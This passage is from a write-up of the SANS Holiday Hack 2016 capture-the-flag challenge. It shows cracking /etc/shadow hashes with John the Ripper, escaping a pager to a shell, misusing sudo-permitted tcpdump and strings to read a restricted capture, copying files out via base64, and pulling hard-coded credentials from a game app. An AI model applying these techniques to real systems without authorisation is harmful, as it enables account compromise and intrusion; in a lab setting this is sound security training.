


Figure 14 - Image Extraction on Windows

From here we get the necessary files and run John the Ripper against them, as outlined in the Linux section.

⁸ <https://pen-testing.sans.org/blog/2016/12/07/mount-a-raspberry-pi-file-system-image>

```

root@kali: ~/cranbian/m
File Edit View Search Terminal Help
root@kali:~/cranbian# fdisk -l cranbian-jessie.imgDisk cranbian-jessie.img: 1.3 GiB, 1389363200 bytes, 2713600 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0x5a7089a1

Device            Boot Start      End Sectors  Size Id Type
cranbian-jessie.img1  8192  137215  129024   63M c W95 FAT32 (LBA)
cranbian-jessie.img2 137216 2713599 2576384  1.2G 83 Linux
root@kali:~/cranbian# mount -v -o offset=$((512*137216)) -t ext4 cranbian-jessie.img m
mount: /dev/loop0 mounted on /root/cranbian/m.
root@kali:~/cranbian# cd m
root@kali:~/cranbian/m# ls -laah
total 132K
drwxr-xr-x 21 root root  36K Dec  5 21:09 .
drwxr-xr-x  4 root root  4.0K Dec 20 21:28 ..
drwxr-xr-x  2 root root  4.0K Nov 23 15:11 bin
drwxr-xr-x  2 root root  4.0K Sep 23 04:52 boot
drwxr-xr-x  4 root root  4.0K Sep 23 03:23 dev
drwxr-xr-x 77 root root  4.0K Dec  5 16:25 etc
drwxr-xr-x  3 root root  4.0K Nov 21 15:25 home
drwxr-xr-x 17 root root  4.0K Nov 23 15:07 lib
drwx----- 2 root root  16K Sep 23 04:52 lost+found
drwxr-xr-x  2 root root  4.0K Sep 23 03:20 media
drwxr-xr-x  2 root root  4.0K Sep 23 03:20 mnt
drwxr-xr-x  3 root root  4.0K Sep 23 03:27 opt
drwxr-xr-x  2 root root  4.0K Jan  7 2015 proc
drwx----- 2 root root  4.0K Nov 23 15:14 root
drwxr-xr-x  5 root root  4.0K Sep 23 03:28 run
drwxr-xr-x  2 root root  4.0K Sep 23 03:39/sbin
drwxr-xr-x  2 root root  4.0K Sep 23 03:20 srv
drwxr-xr-x  2 root root  4.0K Apr 12 2015 sys
drwxrwxrwt  7 root root  4.0K Nov 17 20:17 tmp
drwxr-xr-x 10 root root  4.0K Sep 23 03:20 usr
drwxr-xr-x 11 root root  4.0K Nov 23 15:10 var
root@kali:~/cranbian/m#

```

Figure 15 - Mounting the Image

Once we had the necessary files (/etc/passwd and /etc/shadow), we again use John the Ripper to crack the file with the same wordlist as before.

```

root@kali: ~/5
File Edit View Search Terminal Help
root@kali:~/5# umask 077
root@kali:~/5# unshadow passwd shadow > mypasswd
root@kali:~/5# john mypasswd --wordlist=rockyou.txt
Warning: detected hash type "sha512crypt", but the string is also recognized as "crypt"
Use the "--format=crypt" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Press 'q' or Ctrl-C to abort, almost any other key for status
yummycookies (cranpi)
lg 0:00:10:20 DONE (2016-12-20 12:36) 0.001611g/s 731.9p/s 731.9c/s 731.9C/s yves69..yuly1
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~/5#

```

Figure 16 - Password Cracking

Answer

As the previous screenshot shows, the password for the **cranpi** account is *yummycookies*

6) How did you open each terminal door and where had the villain imprisoned Santa?

To open each door, we had to collect all the various pieces that made up the Cranberry Pi. With the Cranberry Pi assembled and the password handed over to **Holly Evergreen**, the Cranberry Pi is assembled and we can now approach the doors to open them. At each door, we were presented with a terminal

Train Door

```
1. Train Management Console: AUTHORIZED USERS ONLY
2.          ===== MAIN MENU =====
3. STATUS:          Train Status
4. BRAKEON:         Set Brakes
5. BRAKEOFF:        Release Brakes
6. START:           Start Train
7. HELP:            Open the help document
8. QUIT:            Exit console
9. menu:main> HELP
```

Let's try playing the game!

```
1. Train Management Console: AUTHORIZED USERS ONLY
2.          ===== MAIN MENU =====
3. STATUS:          Train Status
4. BRAKEON:         Set Brakes
5. BRAKEOFF:        Release Brakes
6. START:           Start Train
7. HELP:            Open the help document
8. QUIT:            Exit console
9. menu:main> BRAKEOFF
10. *****CAUTION*****
11. The brake has been released!
12. *****CAUTION*****
13. off
14.
15. ...
16.
17. menu:main> START
18. Checking brakes...
19. Enter Password: Access denied
20.
21. ...
22.
23. menu:main>
```

Dang! Password needed. Let's get some help by entering HELP.

```
1. 3) Roll one ball of dough out to fit a 9 inch pie plate. Place bottom crust in pie plate. Spoon in
   filling. Roll out top crust and cut into strips for lattice. Place lattice strips on
2. top and seal edges.
3. 4) Bake in the preheated oven for 40 minutes, or until crust is golden brown.
4. /home/conductor/TrainHelper.txt (END)
```

Let's escape this as it doesn't offer much help. Entering an exclamation point gives us shell. We now have two executables.

```
1. sh-4.3$ ls -laah
2. total 40K
3. drwxr-xr-x 2 conductor conductor 4.0K Dec 10 19:39 .
4. drwxr-xr-x 6 root      root      4.0K Dec 10 19:39 ..
5. -rw-r--r-- 1 conductor conductor 220 Nov 12 2014 .bash_logout
6. -rw-r--r-- 1 conductor conductor 3.5K Nov 12 2014 .bashrc
7. -rw-r--r-- 1 conductor conductor 675 Nov 12 2014 .profile
8. -rwxr-xr-x 1 root      root      11K Dec 10 19:36 ActivateTrain
9. -rw-r--r-- 1 root      root      1.5K Dec 10 19:36 TrainHelper.txt
10. -rwxr-xr-x 1 root      root      1.6K Dec 10 19:36 Train_Console
11. sh-4.3$
```

Looking at **Train_Console** closer, we can confirm that the output filtering command being used was LESS.

```
1. #!/bin/bash
2. HOMEDIR="/home/conductor"
3. CTRL="$HOMEDIR/"
4. DOC="$HOMEDIR/TrainHelper.txt"
5. PAGER="less"
6. BRAKE="on"
7. PASS="24fb3e89ce2aa0ea422c3d511d40dd84"
```

It also gives us a password. Running through the game again, using the password above yields the same results as running **ActivateTrain** in the terminal.

```
1. read -s -p "Enter Password: " password
2. [ "$password" == "$PASS" ] && QUEST_UID=$QUEST_UID ./ActivateTrain || echo "Access denied"
```

At this point we can run **ActivateTrain** and see that it takes is to 1978!

```
1.  MONTH  DAY    YEAR      HOUR  MIN
2.  +-----+ +-----+ +-----+ 0 AM +-----+ +-----+ DISCONNECT CAPACITOR DRIVE
3.  | NOV | | 16 | | 1978 | | 10 | : | 21 | BEFORE OPENING
4.  +-----+ +-----+ +-----+ X PM +-----+ +-----+ +-----+
5.  DESTINATION TIME
6.  +-----+
7.  +-----+
8.  +-----+
9.  MONTH  DAY    YEAR      HOUR  MIN
10. +-----+ +-----+ +-----+ 0 AM +-----+ +-----+ XXXXX
11. | DEC | | 20 | | 2016 | | 10 | : | 42 | XXX
12. +-----+ +-----+ +-----+ X PM +-----+ +-----+ XXX
13. PRESENT TIME
14. +-----+ SHIELD EYES FROM LIGHT
15. +-----+
16. XXX
17. MONTH  DAY    YEAR      HOUR  MIN
18. +-----+ +-----+ +-----+ 0 AM +-----+ +-----+ +-----+
19. | NOV | | 16 | | 1978 | | 10 | : | 21 | +-----+
20. +-----+ +-----+ +-----+ X PM +-----+ +-----+ |ACTIVATE!|
21. LAST TIME DEPARTED +-----+
22. Press Enter to initiate time travel sequence.
```


PCAP

```
1. *****
2. *
3. *To open the door, find both parts of the passphrase inside the /out.pcap file*
4. *
5. *****
6. scratchy@16e1e5b293a2:/$ cat /out.pcap
7. cat: /out.pcap: Permission denied
8. scratchy@16e1e5b293a2:/$ sudo /out.pcap
9. sudo: unable to resolve host 16e1e5b293a2
10. We trust you have received the usual lecture from the local System
11. Administrator. It usually boils down to these three things:
12.     #1) Respect the privacy of others.
13.     #2) Think before you type.
14.     #3) With great power comes great responsibility.
15. [sudo] password for scratchy:
16. scratchy@16e1e5b293a2:/$ sudo -l
17. sudo: unable to resolve host 16e1e5b293a2
18. Matching Defaults entries for scratchy on 16e1e5b293a2:
19.     env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sb
    in\:/bin
20. User scratchy may run the following commands on 16e1e5b293a2:
21.     (itchy) NOPASSWD: /usr/sbin/tcpdump
22.     (itchy) NOPASSWD: /usr/bin/strings
23. scratchy@16e1e5b293a2:/$
```

I first try viewing the contents of the PCAP file, with normal access and then SUDO. Nothing happening so I see what we can perform under the current user.

```
1. scratchy@4bda8ededa6c:/$ sudo -ll
2. sudo: unable to resolve host 4bda8ededa6c
3. Matching Defaults entries for scratchy on 4bda8ededa6c:
4.     env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sb
    in\:/bin
5. User scratchy may run the following commands on 4bda8ededa6c:
6. Sudoers entry:
7.     RunAsUsers: itchy
8.     Options: !authenticate
9.     Commands:
10.         /usr/sbin/tcpdump
11. Sudoers entry:
12.     RunAsUsers: itchy
13.     Options: !authenticate
14.     Commands:
15.         /usr/bin/strings
```

It seems we can run **Tcpdump** and strings under **itchy's** account. Let's see what permissions are set on the PCAP file.

```
1. scratchy@16e1e5b293a2:/$ ls -laah /out.pcap
2. -r----- 1 itchy itchy 1.1M Dec  2 15:05 /out.pcap
3. scratchy@16e1e5b293a2:/$
```

Great stuff – so we can run **Tcpdump** and strings against the PCAP file. We could run strings for both parts but let's see what **Tcpdump** offers

```
1. scratchy@6f2ce61c78f1:/$ sudo -u itchy tcpdump -qns 0 -A -r /out.pcap
2. sudo: unable to resolve host 6f2ce61c78f1
3. reading from file /out.pcap, link-type EN10MB (Ethernet)
4. 11:28:00.520764 IP 192.168.188.1.52102 > 192.168.188.130.80: tcp 0
5. E..@..@.....P.O.....Xl.....
6. .S.O.....
7. 11:28:00.520829 IP 192.168.188.130.80 > 192.168.188.1.52102: tcp 0
8. E.<..@..@.....P....#.O....q .....
9. . .B.S.O....
10. 11:28:00.520967 IP 192.168.188.1.52102 > 192.168.188.130.80: tcp 0
11. E..4. @..@.".....P.O.....$.a.....
12. .S.O. .B
```

```
13. 11:28:00.521004 IP 192.168.188.1.52102 > 192.168.188.130.80: tcp 159
14. E.....@.@.J.....P.O.....$.
15. .S.O. .BGET /firsthalf.html HTTP/1.1
16. User-Agent: Wget/1.17.1 (darwin15.2.0)
17. Accept: */*
18. Accept-Encoding: identity
19. Host: 192.168.188.130
20. Connection: Keep-Alive
```

So we got firsthalf.html. Ok, let's move on a little.

```
1. 11:28:00.521900 IP 192.168.188.130.80 > 192.168.188.1.52102: tcp 113
2. E...hl@.@.....P.....O.....l.....
3. . .B.S.P<html>
4. <head></head>
5. <body>
6. <form>
7. <input type="hidden" name="part1" value="santasli" />
8. </form>
9. </body>
10. </html>
```

Ok, so we have the first part! Let's see what **strings** would have come up with.

```
1. scratchy@71815bcc158:/$ sudo -u itchy strings /out.pcap
2. sudo: unable to resolve host 71815bcc158
3. ZAX<
4. ZAX}
5. ZAX,
6. BGET /firsthalf.html HTTP/1.1
7. ...
8. <input type="hidden" name="part1" value="santasli" />
```

Let's try and get the second part. Using both **Tcpdump** and **strings**, we get the following information (from using strings in this case)

```
1. DGET /secondhalf.bin HTTP/1.1
2. User-Agent: Wget/1.17.1 (darwin15.2.0)
3. Accept: */*
4. Accept-Encoding: identity
5. Host: 192.168.188.130
6. Connection: Keep-Alive
```

So we have a binary file. Let's run strings with 16-bit littleendian encoding on the binary file.⁹

```
1. scratchy@71815bcc158:/$ sudo -u itchy strings -el /out.pcap
2. sudo: unable to resolve host 71815bcc158
3. part2:ttlehelper
4. scratchy@71815bcc158:/$
```

Excellent. Now we have the second part. Putting first and part together gives us the password to get through the door which is **santaslittlehelper**.

If you wanted the PCAP locally to analyse, you could have exfiltrated it using the following

```
1. scratchy@8ef7261ee0d8:/$ cd ~
2. scratchy@8ef7261ee0d8:~$ touch out.pcap
3. scratchy@8ef7261ee0d8:~$ chmod 777 out.pcap
4. scratchy@8ef7261ee0d8:~$ sudo -u itchy tcpdump -r /out.pcap -w out.pcap
5. sudo: unable to resolve host 8ef7261ee0d8
```

⁹ <https://linux.die.net/man/1/strings>

6. reading from file /out.pcap, link-type EN10MB (Ethernet)
7. `scratchy@8ef7261ee0d8:~$ cat out.pcap | base64`

This would have shown the base64 decoded content of the file. Copy/paste from the terminal and save locally, base64 decoded it and opened in your analysis tool of choice.

For example, here's what **Wireshark** would show, in the following image¹⁰.




Figure 17 - Wireshark

¹⁰ <http://f00l.de/hacking/pcapfix.php> had to be used to repair the file

Deep Directories

We need to dig deep. Let's find all directories with a minimum depth of 7 for starters.

```
1. *****
2. *
3. * To open the door, find the passphrase file deep in the directories. *
4. *
5. *****
6. elf@cd4401913593:~$ find / -mindepth 7 -type d
7. /home/elf/.doormat/. / /\
8. /home/elf/.doormat/. / /\
9. /home/elf/.doormat/. / /\
10. /home/elf/.doormat/. / /\
11. /home/elf/.doormat/. / /\
12. /home/elf/.doormat/. / /\
13. /home/elf/.doormat/. / /\
14. /home/elf/.doormat/. / /\
15. /home/elf/.doormat/. / /\
16. /home/elf/.doormat/. / /\
17. /home/elf/.doormat/. / /\
18. /home/elf/.doormat/. / /\
```

We hit the jackpot straight away! Let's look for files at a deeper depth and see what we find.

```
1. elf@6d3732a3c40e:~$ find / -mindepth 10 -type f
2. /home/elf/.doormat/. / /\
   xt
```

Let's navigate to our directory and see what we find.

```
1. elf@cd4401913593:/$ cd '/home/elf/.doormat/. / /\
2. elf@cd4401913593:~/.doormat/. / /\
3. total 20K
4. drwxr-xr-x 10 root root 4.0K Dec  6 19:40 .
5. drwxr-xr-x 12 root root 4.0K Dec  6 19:40 ..
6. drwxr-xr-x  8 root root 4.0K Dec  6 19:40 Don't Look Here!
7. drwxr-xr-x  2 root root 4.0K Dec  6 19:40 holiday
8. drwxr-xr-x  2 root root 4.0K Dec  6 19:40 temp
9. elf@cd4401913593:~/.doormat/. / /\
10. elf@cd4401913593:~/.doormat/. / /\
11. elf@cd4401913593:~/.doormat/. / /\
12. total 20K
13. drwxr-xr-x 2 root root 4.0K Dec  6 19:40 '
14. drwxr-xr-x 6 root root 4.0K Dec  6 19:40 .
15. drwxr-xr-x 8 root root 4.0K Dec  6 19:40 ..
16. drwxr-xr-x 2 root root 4.0K Dec  6 19:40 cookbook
17. drwxr-xr-x 2 root root 4.0K Dec  6 19:40 temp
18. elf@cd4401913593:~/.doormat/. / /\
19. elf@cd4401913593:~/.doormat/. / /\
20. total 12K
21. drwxr-xr-x 2 root root 4.0K Dec  6 19:40 .
22. drwxr-xr-x 6 root root 4.0K Dec  6 19:40 ..
23. -rw-r--r-- 1 root root  17 Dec  6 19:39 key_for_the_door.txt
24. elf@cd4401913593:~/.doormat/. / /\
25. elf@cd4401913593:~/.doormat/. / /\
26. key: open_sesame
27. elf@cd4401913593:~/.doormat/. / /\
```

The password to get through this door is **open_sesame**.

Wumpus

```
1. *****
2. *
3. * Find the passphrase from the wumpus. Play fair or cheat; it's up to you. *
4. *
5. *****
6. elf@5ad90a7b7001:~$
```

Let's try playing fair first and see where that takes us.

```
1. elf@572c35d410ba:~$ ./wumpus
2. Instructions? (y-n) n
3. You're in a cave with 20 rooms and 3 tunnels leading from each room.
4. There are 3 bats and 3 pits scattered throughout the cave, and your
5. quiver holds 5 custom super anti-evil Wumpus arrows. Good luck.
6. You are in room 16 of the cave, and have 5 arrows left.
7. *rustle* *rustle* (must be bats nearby)
8. *sniff* (I can smell the evil Wumpus nearby!)
9. There are tunnels to rooms 8, 13, and 19.
10. Move or shoot? (m-s) s13
11. *thwock!* *groan* *crash*
12. A horrible roar fills the cave, and you realize, with a smile, that you
13. have slain the evil Wumpus and won the game! You don't want to tarry for
14. long, however, because not only is the Wumpus famous, but the stench of
15. dead Wumpus is also quite well known, a stench plenty enough to slay the
16. mightiest adventurer at a single whiff!!
17. Passphrase:
18. WUMPUS IS MISUNDERSTOOD
19. Care to play another game? (y-n)
```

That was short and sweet - the password for this door is **WUMPUS IS MISUNDERSTOOD**. Now let's see what we can do in terms of cheating! A quick Google¹¹ shows that parameters can be passed into the executable. Let's see where this takes us!

```
1. elf@5ad90a7b7001:~$ ./wumpus -a 100 -b 0 -p 0 -r 2 -t 1
2. No self-respecting wumpus would live in such a small cave!
3. elf@5ad90a7b7001:~$
```

Right - we have to increase some values.

```
1. elf@88c811e98c05:~$ ./wumpus -p 0 -b 0 -r 5
2. Instructions? (y-n) n
3. You're in a cave with 5 rooms and 3 tunnels leading from each room.
4. There are 0 bats and 0 pits scattered throughout the cave, and your
5. quiver holds 5 custom super anti-evil Wumpus arrows. Good luck.
6. You are in room 5 of the cave, and have 5 arrows left.
7. *sniff* (I can smell the evil Wumpus nearby!)
8. There are tunnels to rooms 1, 2, and 3.
9. Move or shoot? (m-s) s1
10. You are in room 5 of the cave, and have 4 arrows left.
11. *sniff* (I can smell the evil Wumpus nearby!)
12. There are tunnels to rooms 1, 2, and 3.
13. Move or shoot? (m-s) s2
14. *thwock!* *groan* *crash*
15. A horrible roar fills the cave, and you realize, with a smile, that you
16. have slain the evil Wumpus and won the game! You don't want to tarry for
17. long, however, because not only is the Wumpus famous, but the stench of
18. dead Wumpus is also quite well known, a stench plenty enough to slay the
19. mightiest adventurer at a single whiff!!
20. Passphrase:
21. WUMPUS IS MISUNDERSTOOD
22. Care to play another game? (y-n)
```

¹¹ <http://manpages.ubuntu.com/manpages/wily/man6/wump.6.html>

The parameters are as follows:

- -a Specifies the number of magic arrows the adventurer gets.
- -b Specifies the number of rooms in the cave which contain bats.
- -h Play the hard version -- more pits, more bats, and a generally more dangerous cave.
- -p Specifies the number of rooms in the cave which contain bottomless pits.
- -r Specifies the number of rooms in the cave.
- -t Specifies the number of tunnels connecting each room in the cave to another room.

There is another way of course! By running the below we can exfiltrate locally and run our debugger of choice against it

```
1. elf@de87fde6db8c:~$ cat ./wumpus | base64
```

Alternatively running strings on the file does reveal a:b:hp:r:t: as a string which in hindsight was quite useful! This is for c/c++ getopt.

The Final Door

There isn't a terminal on the final door and instead it requires a password to get through. With the MP3s in hand, we run them through **Audacity**, increase tempo 8-fold without increasing pitch (unlike increasing speed which increases pitch!) and then align the tracks end to end.

The MP3s, along with the final combined MP3 can be found here: <https://soundcloud.com/janusz-iasinski/sets/sans-holiday-hack-2016/s-SRnmj>

The phrase was "**Father Christmas. Santa Claus. Or, as I've always known him, Jeff**". It was taken from a Doctor Who Christmas special from 2010. The scene can be found here below from 1 minute and 18 seconds in¹³.



Use of the phrase above allowed us to enter the final door and find out who kidnapped Santa!

¹³ <https://youtu.be/sedD40sEb8M?t=1m18s>

Part 4: My Gosh... It's Full of Holes

7) ONCE YOU GET APPROVAL OF GIVEN IN-SCOPE TARGET IP ADDRESSES FROM TOM HESSMAN AT THE NORTH POLE, ATTEMPT TO REMOTELY EXPLOIT EACH OF THE FOLLOWING TARGETS:

We need to get the IPs. Whenever an Android application runs in a locale for which you have not provided locale-specific text, Android will load the default strings from *res/values/strings.xml*. We'll have a quick look here.

```
1. ...
2. <string name="analytics_launch_url">https://analytics.northpolewonderland.com/report.php?type=launch</string>
3. <string name="analytics_usage_url">https://analytics.northpolewonderland.com/report.php?type=usage</string>
4. <string name="appVersion">4.2</string>
5. <string name="app_name">SantaGram</string>
6. <string name="appbar_scrolling_view_behavior">android.support.design.widget.AppBarLayout$ScrollingViewBehavior</string>
7. <string name="banner_ad_url">http://ads.northpolewonderland.com/affiliate/C9E380C8-2244-41E3-93A3-D6C6700156A5</string>
8. <string name="bottom_sheet_behavior">android.support.design.widget.BottomSheetBehavior</string>
9. <string name="character_counter_pattern">%1$d / %2$d</string>
10. <string name="debug_data_collection_url">http://dev.northpolewonderland.com/index.php</string>
11. <string name="debug_data_enabled">>false</string>
12. <string name="dungeon_url">http://dungeon.northpolewonderland.com/</string>
13. <string name="exhandler_url">http://ex.northpolewonderland.com/exception.php</string>
14. ...
```

After running the addresses through Tom Hessman, the URLs we need to target are

1. <https://analytics.northpolewonderland.com> x 2
2. <http://ads.northpolewonderland.com>
3. <http://dev.northpolewonderland.com>
4. <http://dungeon.northpolewonderland.com/>
5. <http://ex.northpolewonderland.com>

The Mobile Analytics Server (via credentialed login access)




Figure 18 - Analytics Login Page

We already have a username and password from a previous challenge but let's see where those details turn up in the decompiled code.

```
1. private void postDeviceAnalyticsData() {  
2.     JSONObject jsonObject = new JSONObject();  
3.     try {  
4.         jsonObject.put("username", "guest");  
5.         jsonObject.put("password", "busyreindeer78");  
}
```

This will post device analytics data, so let's try those details

